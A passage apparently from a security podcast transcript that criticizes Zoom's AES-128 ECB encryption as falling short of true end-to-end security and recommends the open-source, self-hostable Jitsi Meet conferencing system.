The use of AES-128 in ECB is a red flag from a strict security standpoint. It means that Zoom implemented its own cryptographic system. I can see the benefits of using ECB mode for a multi-way conferencing system. It makes things much easier, allowing late comers to much more easily join the fray. But users should not assume that they have truly secure end-to-end encryption. No one using Zoom does. But, with that caveat, who cares? For an otherwise public classroom it's entirely sufficient.

All that said, I should mention “Jitsi Meet”...

If any of the listeners of **this** podcast are interested in exploring the possibility of quickly assembling their own private truly secure video conferencing system, I would recommend checking out the free and open source “jitsi Meet” system: https://jitsi.org/jitsi-meet/

The so-called “Jitsi Videobridge” passes everyone’s video and audio to all participants, rather than mixing them first. The result is lower latency, better quality and, if you are running your own service, a much more scalable and inexpensive solution.

Jitsi is compatible with WebRTC, the open standard for Web communication and Jitsi understands simulcast, bandwidth estimations, scalable video coding and other technologies.

And Ubuntu and Debian server packages are available for easy installation with clients for all mobile and desktop platforms.